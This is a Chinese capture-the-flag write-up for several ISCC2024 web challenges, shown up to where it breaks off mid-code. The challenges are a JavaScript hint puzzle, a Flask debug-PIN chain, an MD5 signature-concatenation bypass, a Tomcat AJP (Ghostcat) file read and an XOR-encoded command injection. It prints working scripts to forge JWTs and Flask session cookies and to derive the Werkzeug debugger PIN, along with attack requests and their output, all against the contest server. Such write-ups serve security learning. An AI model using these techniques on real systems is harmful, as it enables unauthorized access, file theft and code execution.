

# ISCC2024




家伙们分享一些WP! 肝!

## Web

### 还没想好名字的塔防游戏

按F12去找代码，JS里面有提示：



The screenshot shows the Chrome DevTools interface with the Network tab selected. A red arrow points from the left sidebar to the 'world.js' entry in the list of files being loaded. The code editor on the right displays the contents of the 'world.js' file, which contains JavaScript code for a game. The code includes several alert statements for different levels of the game.

```
m.goStep();
}
// 特效步进
for (let e of this.effects) {
    e.goStep();
}
this.time++;
// 检查是否所有怪物都被消灭了
if (this.monsters.size === 0 && this.lastMonsterCount > 0) {
    // 检查是否刚刚完成第三波，并且尚未弹出提示
    if (this.monsterFlow.level - 1 === 3 && !this.hasAlertedForCurrentWave1) {
        alert("恭喜，您已消灭第3波怪物，这是第一条提示: Bears Brew Storms");
        this.hasAlertedForCurrentWave1 = true; // 设置为true，避免再次弹出
    }
    if (this.monsterFlow.level - 1 === 10 && !this.hasAlertedForCurrentWave2) {
        alert("恭喜，您已消灭第10波怪物，这是第二条提示: Opal Oceans Glow");
        this.hasAlertedForCurrentWave2 = true; // 设置为true，避免再次弹出
    }
    if (this.monsterFlow.level - 1 === 100000 && !this.hasAlertedForCurrentWave3) {
        alert("恭喜，您已消灭第100000波怪物，这是第三条提示: Elves Whisper Wonders");
        this.hasAlertedForCurrentWave3 = true; // 设置为true，避免再次弹出
    }
}

this.lastMonsterCount = this.monsters.size;
// 如果怪物数量由0变为大于0，表示新的波次开始，重置提示标记
if (this.monsters.size > 0 && this.lastMonsterCount === 0) {
    this.hasAlertedForCurrentWave1 = false;
    this.hasAlertedForCurrentWave2 = false;
    this.hasAlertedForCurrentWave3 = false;
}
```

```
| ISCC{MDWTSgtmm      ? ? ?      }  
|  
中间换成  
  
this.hasAlertedForCurrentWave1) {  
    条提示: Bears Brew Storms");  
    // 设置为true, 避免再次弹出  
  
    this.hasAlertedForCurrentWave2) {  
        条提示: Opal Oceans Glow");  
        // 设置为true, 避免再次弹出  
  
    && !this.hasAlertedForCurrentWave3) {  
        第三条提示: Elves Whisper Wonders");  
        // 设置为true, 避免再次弹出  
  
开头字母大写  
所以我的是  
ISCC{MDWTSGTMMBBSOOGWW}
```

然后在网页里面看到：

- Mystic Defense War: The Secret of Guardian Towers and Magical Monsters

开头字母大写刚刚好：

```
1 ISCC{MDWTSGTMMBBSOOGWW}
```

## Flask中的pin值计算

f12打开找到base字符串解密得到下一步地址

L2dIdHVzZXJuYW1l

编码 (Encode)

解码 (De

Base64 编码或解码的结果:

/getusername

通过询问得到部分信息

告诉我username

确定

appname

确定

pincalculate   /crawler

进入提示路径发现是计算题，写脚本直接算，多试几次等到得出回显

```

1 import requests
2 import json
3
4 def calculate_expression(expression):
5     try:
6         result = eval(expression)
7         return result
8     except Exception as e:
9         print("An error occurred while evaluating the expression:", str(e))
10    return None
11
12 def send_answer(url, answer):
13     try:
14         response = requests.get(url + "?answer=" + str(answer))
15         if response.status_code == 200:
16             print("Answer sent successfully.")
17         return response.text

```

```

18     else:
19         print("Failed to send answer. Status code:", response.status_code)
20     return None
21 except Exception as e:
22     print("An error occurred:", str(e))
23     return None
24
25
26 expression_url = "http://101.200.138.180:10006/get_expression"
27 submit_url = "http://101.200.138.180:10006/crawler"
28
29 response = requests.get(expression_url)
30 if response.status_code == 200:
31     expression_data = json.loads(response.text)
32     expression = expression_data['expression']
33     print("Expression:", expression)
34     result = calculate_expression(expression)
35     if result is not None:
36         print("Result:", result)
37         response_text = send_answer(submit_url, result)
38         if response_text:
39             print("Response from server:", response_text)
40     else:
41         print("Failed to retrieve expression. Status code:", response.status_code)

```

```

C:\Users\12652\PycharmProjects\test\venv\Scripts\python.exe C:\Users\12652\AppData\Ro
Expression: 8659-6568-6278+5530
Result: 1343
Answer sent successfully.
Response from server: <h1>/usr/local/lib/python3.11/site-packages/flask/app.py</h1>
<h1>uuidnode_mac位于/woddenfish</h1>

```

然后进入下一个路径，查看源码发现是jwt伪造

```

<script>
document.getElementById('submitBtn').addEventListener('click', function() {
  var session = 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJubWlIjoiZG9uYXRlIiwicXVhbnpdHkiOjF9.gT7yG_zYb22iGVXcGtSVzYr-fAeb_Nyv4KbeH3Ez8hc';
  var body = JSON.stringify({
    session: session
  });

  fetch('/woddenfish', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json'
    },
    body: body
  })
  .then(response => {
    if (response.ok) {
      return response.json();
    } else {
      throw new Error('Request failed');
    }
  })
})

```

编码区域

**JWT Token**

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJuYW1lIjoiY29zdC1sInF1YW50aXR5IjoxMDAwMDAwMDAwMDB9.itAVmsCho0A8jEeXYZjb8GCMj2ePnsZjkzbvbsov40E
```

已编码和签名为JWT格式

操作区域

解码 编码 校验 签名算法 HS256

Unix 时间互转

解码区域

**头部/Header**

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

**载荷/Payload**

```
{
  "name": "cost",
  "quantity": 1000000000000000
}
```

**对称密钥**

ISCC\_muyu\_2024

发包得到下一关地址和machineID: 42:ac:18:00:02

```

1 POST /woddenfish HTTP/1.1
2 Host: 101.200.138.180:10006
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/113.0
4 Accept: */
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://101.200.138.180:10006/woddenfish
8 Content-Type: application/json
9 Content-Length: 151
10 Origin: http://101.200.138.180:10006
11 DNT: 1
12 Connection: close
13
14 {"session":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJuYW1lIjoiY29zdC1sInF1YW50aXR5IjoxMDAwMDAwMDAwMDB9.itAVmsCho0A8jEeXYZjb8GCMj2ePnsZjkzbvbsov40E"}
```

## Request

```
Pretty Raw Hex
1 POST /woddenfish HTTP/1.1
2 Host: 101.200.138.180:10006
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
4 Accept: /*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://101.200.138.180:10006/woddenfish
8 Content-Type: application/json
9 Content-Length: 151
10 Origin: http://101.200.138.180:10006
11 DNT: 1
12 Connection: close
13
14 {
    "session":
    "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJuYW1lIjoiY29zdCI&lt;...&gt;
    jkbzbvsw4OE"
}
```

② ⚙️ ⏪ ⏩ Search... 0 matches

## Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.2 Python/3.11.9
3 Date: Mon, 06 May 2024 09:46:26 GMT
4 Content-Type: application/json
5 Content-Length: 173
6 Connection: close
7
8 {"gongde":1530498646,"message":
"\u4e5b\u66f0\ufe1a\u529f\u5fb7\u5706\u6ee1\u3002\u5730\u574002:42:ac:18:00:02:, \u673a\u5668\u7801\u63d0\u793a\u7ed9\u4e60\u4e86
/machine_id"}
9
```

前往下一关地址点击vip会员奖品得到一个新字符串，使用脚本伪造jwt字符串

```
1 from json import loads, dumps
2 from jwcrypto.common import base64url_encode, base64url_decode
3
4 def topic(topic):
5     [header, payload, signature] = topic.split('.')
6     parsed_payload = loads(base64url_decode(payload))
7     print(parsed_payload)
8     parsed_payload["role"] = "vip"
9     print(parsed_payload)
10    fake_payload = base64url_encode((dumps(parsed_payload, separators=(',', ':'))))
11    return '{"' + header + '.' + fake_payload + '":"'","protected":"' + header
+ '", "payload":"' + payload + '","signature":"' + signature + '"}'
12
13
14 print(topic('eyJhbGciOiJQUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MTQ50TI1MDgsImlh
CI6MTcxNDk40DkwOCwianRpIjoiaHlfQzdGSUZob3JSdjC3dk1aNjRaZyIsIm5iZiI6MTcxNDk40Dkw
OCwicm9sZSI6Im1lbWJlciiIsInVzZXJuYW1lIjoiSVNDQ21lbWJlcj9.QZ-cBRIQ9Kt00hWhHq-
dKa_Qanhzhx8jA6nk_ls1fZsaI2Kin1ra4DlwNiGcwwP_ZB0Hdovfl7HFuLLKCX1uu_aMjM9d4cqX4T
56aReAjk8Nt8UHZeyVt-
VhchbkMMgaKwIHknZXuf_0IbZxkpgDNe5SrlkoiGYwr7mHs4s8C_J9cM9eVAqet_l2uBiEyi4sI48Rt
')
```

y3GM20-

pH4NALfVUVXzTeYZZW\_Jph8FIMDLTCdJDDT\_P2zzCvgM4EKzA05IgNWs\_U8Y38VSbvnaAaYIbI\_kwqpT  
h9Qh3rFcMBvp-P8HSe2fHfhxWDrPfif6v6g1\_jgHfOWCAbq8NfjLUhUAdw'))

```
C:\Users\12652\PycharmProjects\test\venv\Scripts\p
{'exp': 1714992508, 'iat': 1714988908, 'jti': 'hy_
{'exp': 1714992508, 'iat': 1714988908, 'jti': 'hy_
{"eyJhbGciOiJQUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE
|
```

进程已结束，退出代码0

经过url加密之后再次发包传入得到setcookie以及key

The screenshot shows the Burp Suite interface with two panes. The left pane displays a captured request and response. The request is a POST to `http://101.200.138.180:10006` with a JSON payload. The response pane shows the response headers, including a `Set-Cookie` header and a `key` value.

**Request**

```
Pretty Raw Hex
1 GET /jssessionid HTTP/1.1
2 Host: 101.200.138.180:10006
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5613.86 Safari/537.36
4 Content-Type: application/json
5 Connection: close
6 Upgrade-Insecure-Requests: 1
7 "Welcome_to_iscc_club"
```

**Response**

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.2 Python/3.11.6
3 Date: Fri, 24 May 2024 14:38:54 GMT
4 Content-Type: application/json
5 Connection: close
6 Upgrade-Insecure-Requests: 1
7 "Welcome_to_iscc_club"
8 Set-Cookie: session=eyJybyB0IjoidmlwIn0.ZjioTQ.oLpEl0fvpqWpcUjvTDH1SEBzg;HttpOnly; Path=/
```

使用脚本成功获得提权之后的伪造jwt字符串

```
1#!/usr/bin/env python3
2"""
3    Flask Session Cookie Decoder/Encoder """
4
5# standard imports
6import sys
7import zlib
8from itsdangerous import base64_decode
9import ast
10
11# Abstract Base Classes (PEP 3119)
12if sys.version_info[0] < 3: # < 3.0
13    raise Exception('Must be using at least Python 3')
```

```
14 elif sys.version_info[0] == 3 and sys.version_info[1] < 4: # >= 3.0 && <
15     from abc import ABCMeta, abstractmethod
16 else: # > 3.4
17     from abc import ABC, abstractmethod
18
19 # Lib for argument parsing
20 import argparse
21
22 # external Imports
23 from flask.sessions import SecureCookieSessionInterface
24
25
26 class MockApp(object):
27
28     def __init__(self, secret_key):
29         self.secret_key = secret_key
30
31
32 if sys.version_info[0] == 3 and sys.version_info[1] < 4: # >= 3.0 && < 3.4
33     class FSCM(metaclass=ABCMeta):
34         def encode(secret_key, session_cookie_structure):
35             """Encode a Flask session cookie"""
36             try:
37                 app = MockApp(secret_key)
38
39                 session_cookie_structure =
40                     dict(ast.literal_eval(session_cookie_structure))
41                     si = SecureCookieSessionInterface()
42                     s = si.get_signing_serializer(app)
43
44                     return s.dumps(session_cookie_structure)
45             except Exception as e:
46                 return "[Encoding error] {}".format(e)
47             raise e
48
49         def decode(session_cookie_value, secret_key=None):
50             """Decode a Flask cookie"""
51             try:
52                 if (secret_key == None):
53                     compressed = False
54                     payload = session_cookie_value
55
56                     if payload.startswith('.'):
57                         compressed = True
58                         payload = payload[1:]
```

```
59             data = payload.split(".") [0]
60
61             data = base64_decode(data)
62             if compressed:
63                 data = zlib.decompress(data)
64
65             return data
66         else:
67             app = MockApp(secret_key)
68
69             si = SecureCookieSessionInterface()
70             s = si.get_signing_serializer(app)
71
72             return s.loads(session_cookie_value)
73     except Exception as e:
74         return "[Decoding error] {}".format(e)
75         raise e
76     else: # > 3.4
77     class FSCM(ABC):
78         def encode(secret_key, session_cookie_structure):
79             """ Encode a Flask session cookie """
80             try:
81                 app = MockApp(secret_key)
82
83                 session_cookie_structure =
84                 dict(ast.literal_eval(session_cookie_structure))
85                 si = SecureCookieSessionInterface()
86                 s = si.get_signing_serializer(app)
87
88                 return s.dumps(session_cookie_structure)
89             except Exception as e:
90                 return "[Encoding error] {}".format(e)
91                 raise e
92
93         def decode(session_cookie_value, secret_key=None):
94             """ Decode a Flask cookie """
95             try:
96                 if (secret_key == None):
97                     compressed = False
98                     payload = session_cookie_value
99
100                 if payload.startswith('.'):
101                     compressed = True
102                     payload = payload[1:]
103
104                 data = payload.split(".") [0]
```

```
105             data = base64_decode(data)
106             if compressed:
107                 data = zlib.decompress(data)
108
109             return data
110         else:
111             app = MockApp(secret_key)
112
113             si = SecureCookieSessionInterface()
114             s = si.get_signing_serializer(app)
115
116             return s.loads(session_cookie_value)
117     except Exception as e:
118         return "[Decoding error] {}".format(e)
119         raise e
120
121 if __name__ == "__main__":
122     # Args are only relevant for __main__ usage
123
124     ## Description for help
125     parser = argparse.ArgumentParser(
126         description='Flask Session Cookie Decoder/Encoder',
127         epilog="Author : Wilson Sumanang, Alexandre ZANNI")
128
129     ## prepare sub commands
130     subparsers = parser.add_subparsers(help='sub-command help',
131                                         dest='subcommand')
132
133     ## create the parser for the encode command
134     parser_encode = subparsers.add_parser('encode', help='encode')
135     parser_encode.add_argument('-s', '--secret-key', metavar='<string>',
136                               help='Secret key', required=True)
137     parser_encode.add_argument('-t', '--cookie-structure',
138                               metavar='<string>',
139                               help='Session cookie structure',
140                               required=True)
141
142     ## create the parser for the decode command
143     parser_decode = subparsers.add_parser('decode', help='decode')
144     parser_decode.add_argument('-s', '--secret-key', metavar='<string>',
145                               help='Secret key', required=False)
146     parser_decode.add_argument('-c', '--cookie-value', metavar='<string>',
147                               help='Session cookie value', required=True)
148
149     ## get args
150     args = parser.parse_args()
```

```
149      ## find the option chosen
150      if (args.subcommand == 'encode'):
151          if (args.secret_key is not None and args.cookie_structure is not
None):
152              print(FSCM.encode(args.secret_key, args.cookie_structure))
153          elif (args.subcommand == 'decode'):
154              if (args.secret_key is not None and args.cookie_value is not None):
155                  print(FSCM.decode(args.cookie_value, args.secret_key))
156              elif (args.cookie_value is not None):
157                  print(FSCM.decode(args.cookie_value))
```

```
1 python aaa.py decode -s "welcome_to_iscc_club" -c
"eyJyb2xlIjoidmlwIn0.Zk0daA.z8J3gvm_isNI0QRYUJNyo03o8ZQ"
2
3 python aaa.py encode -s "welcome_to_iscc_club" -t "{'role': 'supervip'}"
```

```
(venv) PS C:\Users\12652\Desktop> python aaa.py
(venv) PS C:\Users\12652\Desktop> python aaa.py decode -s "welcome_to_iscc_club" -c "eyJyb2xlIjoidmlwIn0.ZjioTQ.oLpElofVpgWpcUjvTD7H1SEZkoA"
{'role': 'vip'}
(venv) PS C:\Users\12652\Desktop> python aaa.py encode -s "welcome_to_iscc_club" -t "{'role': 'supervip'}"
eyJyb2xlIjoic3VwZXJ2aXAifQ.ZjipHA.dZMMRJ8Is6js9GbykzQnTYT4I7U
(venv) PS C:\Users\12652\Desktop> []
```

使用get传入伪造的jwt字符串得到最后一个参数

## Request

Pretty Raw Hex

```
1 GET /supervipprice HTTP/1.1
2 Host: 101.200.138.180:10006
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cookie: session= eyJyb2xIjoic3VwZXJ2aXAifQ.ZjipHA.dZMMRJ8Is6js9GbykzQnTYT4I7U
11
12
```

② ⚙️ ← → Search...

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.2 Python/3.11.9
3 Date: Mon, 06 May 2024 10:05:31 GMT
4 Content-Type: application/json
5 Content-Length: 39
6 Vary: Cookie
7 Connection: close
8
9 "acff8alc-6825-4b9b-b8e1-8983ce1a8b94"
10 -
```

使用脚本计算出pin码


```
1 import hashlib
2 import getpass
3 from flask import Flask
4 from itertools import chain
5 import sys
6 import uuid
7 import typing as t
8
9 username = 'pincalculate' # /etc/passwd
10 app = Flask(__name__)
11 modname = getattr(app, "__module__", t.cast(object, app).__class__.__module__)
12 mod = sys.modules.get(modname)
13 mod = getattr(mod, "__file__", None)
14
15 probably_public_bits = [
16     username, # 用户名
17     modname, # 一般固定为flask.app
18     getattr(app, "__name__", app.__class__.__name__), # 固定, 一般为Flask
```

```
19     '/usr/local/lib/python3.11/site-packages/flask/app.py', # 主程序 (app.py) 运
行的绝对路径
20 ]
21 print(probably_public_bits)
22 mac = '02:42:ac:18:00:02'.replace(':', '') # /sys/class/net/eth0/address
23 mac = str(int(mac, base=16))
24 private_bits = [
25     mac, # mac地址十进制
26     "acff8a1c-6825-4b9b-b8e1-8983ce1a8b94" # /etc/machine-id /proc/self/cgroup
27 ]
28 print(private_bits)
29 h = hashlib.sha1()
30 for bit in chain(probably_public_bits, private_bits):
31     if not bit:
32         continue
33     if isinstance(bit, str):
34         bit = bit.encode("utf-8")
35     h.update(bit)
36 h.update(b"cookiesalt")
37
38 cookie_name = f"__wzd{h.hexdigest()[:20]}"
39
40 # If we need to generate a pin we salt it a bit more so that we don't
41 # end up with the same value and generate out 9 digits
42 h.update(b"pinsalt")
43 num = f"{int(h.hexdigest(), 16):09d"}[:9]"
44
45 # Format the pincode in groups of digits for easier remembering if
46 # we don't have a result yet.
47 rv = None
48 if rv is None:
49     for group_size in 5, 4, 3:
50         if len(num) % group_size == 0:
51             rv = "-".join(
52                 num[x: x + group_size].rjust(group_size, "0")
53                 for x in range(0, len(num), group_size)
54             )
55             break
56     else:
57         rv = num
58
59 print(rv)
```

```
scratch_4 x
C:\Users\12652\PycharmProjects\test\venv\Scripts\python.exe C:\Users\12652\AppData\Roaming\JetBrains\PyCharmCE2022.3\scratches\scratch_4.py
['pincalculate', 'flask.app', 'Flask', '/usr/local/lib/python3.11/site-packages/flask/app.py']
[2485378351106, 'acff8a1c-6825-4b9b-b8e1-8983ce1a8b94']
252-749-991

进程已结束,退出代码0
```

进入到debug地址传入pin码得到flag



## 代码审计

代码说明：获取我们输入的三个参数，其中两个是从cookie中获取的，然后对param进行了waf过滤，waf函数是找到以gopher或者file开头的，在这里是过滤了这两个协议，使我们不能通过协议读取文件。

传进去的参数构造一个Task类对象，此时会执行它的Exec方法，在此方法中首先是

`self.checkSign()` 检查登录，跟进 `self.checkSign()`

当我们传入的参数action和param经过getSign这个函数之后与sign相等，就返回true，先跟进  
`getSign`

`secert_key`我们不知道，先返回exec继续往下看

很明显如果scan、read in action中，前面会将param对应文件的内容写入文件，后面是把文件取出来并返回来，既然要满足这个条件，action就必须是readscan，或者scanread，跟进scan

唯一不知道的就是`secert_key`的值，也就无法使`self.checkSign()`为真，这里我们要知道`secert_key+param+action`其实是拼接的，就等同于`secert_keyparamaction`，如果我们输入`key+flag.txt+scan`也就等于`keyflag.txtscan`，因为key是写死的，这里我们访问/geneSign页面，并传入参数`param=flag.txt`得到一串MD5值

action默认为scan，如果我们在param字段输入`flag.txtread`那我们就能得到`keyflag.txtreadscan`，所以传参 `param=flag.txtread` 得到的MD5值就是我们最终需要的

58bcef7afe27071592d6334522cf5fa0

The screenshot shows a web-based application interface for testing various security vulnerabilities. The top navigation bar includes tabs for View (查看器), Control Panel (控制台), Debugger (调试器), Style Editor (样式编辑器), Performance (性能), Memory (内存), Storage (存储), and Applications (应用程序). Below the tabs, there are dropdown menus for Encryption, Encoding, SQL, XSS, LFI, XXE, and Other. On the left, there are three buttons: Load URL, Split URL, and Execute. The main area contains a URL input field with the value "http://101.200.138.180:12315/geneSign?param=flag.txtread". Below the URL are several checkboxes for Post data, Referer, User Agent, Cookies, and Add Header. The response body shows the JSON output: {"code": 200, "data": "ISCC{djiladaajalfjhlasfj}"}

This screenshot shows a similar web-based testing interface. The top navigation bar includes tabs for View, Control Panel, Debugger, Style Editor, Performance, Memory, Storage, Applications, Accessibility (无障碍环境), Network (网络), and HackBar. The dropdown menus for Encryption, Encoding, SQL, XSS, LFI, XXE, and Other are visible. On the left, there are buttons for Load URL, Split URL, and Execute. The URL input field contains "http://101.200.138.180:12315/De1ta?param=flag.txt". Below the URL are checkboxes for Post data, Referer, User Agent, and Cookies, along with an Add Header button and a Clear All button. The response body is a large JSON object containing various headers and a cookie. One of the cookie entries, "action=readscan;sign=58bcef7afe27071592d6334522cf5fa0", is highlighted with a red box.


## 原神启动

脚本直接一把嗦 (要使用2.7的python环境)



这是一个漏洞来了，直接脚本一键梭哈就可以了：

<https://github.com/YDHCUI/CNVD-2020-10487-Tomcat-Ajp-lfi>



CNVD-2020-10487-Tomcat-Ajp-lfi.py

用nmap扫描一下ip，ajp13在8009端口，然后直接脚本上去，可以下载源码

```
26706's Desktop
► nmap -Pn 101.200.138.180
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-10 11:22 中国标
Nmap scan report for 101.200.138.180
Host is up (0.064s latency).

Not shown: 988 closed tcp ports (reset)

PORT      STATE    SERVICE
22/tcp    open     ssh
53/tcp    filtered domain
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
1433/tcp  filtered ms-sql-s
1434/tcp  filtered ms-sql-m
5800/tcp  filtered vnc-http
5900/tcp  filtered vnc
8009/tcp  open     ajp13
8080/tcp  open     http-proxy
9999/tcp  open     abyss
```

## 26706's Desktop

```
➤ python .\yuanshen.py 101.200.138.180 -p 8009 -f WEB-INF/web.xml
```

```
Getting resource at ajp13://101.200.138.180:8009/asdf
```

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<!--
```

```
Licensed to the Apache Software Foundation (ASF) under one or more  
contributor license agreements. See the NOTICE file distributed with  
this work for additional information regarding copyright ownership.  
The ASF licenses this file to You under the Apache License, Version 2.0  
(the "License"); you may not use this file except in compliance with  
the License. You may obtain a copy of the License at
```

## 26706's Desktop

```
➤ python .\yuanshen.py 101.200.138.180 -p 8009 -f WEB-INF/flag.txt
```

```
Getting resource at ajp13://101.200.138.180:8009/asdf
```

```
ISCC{jxFvauEEw6xjlvxp}
```

# 掉进阿帕奇的工资

发包注册添加job类型

## Request

Pretty Raw Hex

```
1 POST /regist.php HTTP/1.1
2 Host: 101.200.138.180:60000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 120
9 Origin: http://101.200.138.180:60000
0 DNT: 1
.1 Connection: close
.2 Referer: http://101.200.138.180:60000/regist.php
.3 Cookie: PHPSESSID=tv4mc8prrforsor3d5ea16gl90st sign=19528176342cf0870f5327eca3e88776
.4 Upgrade-Insecure-Requests 1
.5
.6 username=1236515&password=123456&repassword=123456&mail=vADCA%40qq.com&phone=1234567899&question=1&answer=aaa&job=admin
```

② ⚙️ ← → Search...

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 13 May 2024 06:36:26 GMT
3 Server: Apache/2.4.43 (Unix)
4 Content-Length: 113
5 Connection: close
6 Content-Type: text/html; charset=utf-8
7
8 <script>
  alert('呵呵呵\n呵呵: 1236515 \n呵呵: 123456 ');
  location.href='index.php'
</script>
```

找回密码验证通过用新密码登录



工资查询有输入内容，随意尝试一下输入数据发现是xor运算

### 年终奖分配计算

基本工资:

绩效:

计算

### 预测结果

Result: P

```

1 def xor_strings(s1, s2):
2     """对两个字符串进行异或运算
3     确保两个字符串长度相同
4     """
5     if len(s1) != len(s2):
6         raise ValueError("输入字符串长度不一致")
7
8     result = ""
9     for i in range(len(s1)):
10        # 将字符转换为 ASCII 码, 执行异或运算, 并将结果转换回字符串
11        result += chr(ord(s1[i]) ^ ord(s2[i]))
12
13    return result
14
15
16    # 输入的 XOR 运算结果
17 a_1 = "RPEDCIu^RWX]T"
18 a_2 = "111111111111"
19
20    # 执行 XOR 运算
21 print("a_1 XOR ls a_2:", xor_strings(a_1, a_2))
22

```

尝试直接查找flag时好像没有输出，但是用ls命令看到有一个配置文件

```

15
16
17
18
19
20
21
22

```

```

main x
C:\Users\12652\PycharmProjects\test\venv\Scripts\python.exe C:\Users\12652\PycharmProjects\test\main.py
a_1 XOR ls a_2: cat Docfile

```

### 年终奖分配计算

基本工资:

绩效:

计算

### 预测结果

Result: P

waf的内容，提示了ls和cat Docfile

1 <?php

```

2
3 function waf($param1, $param2){
4     $validCombinations = [
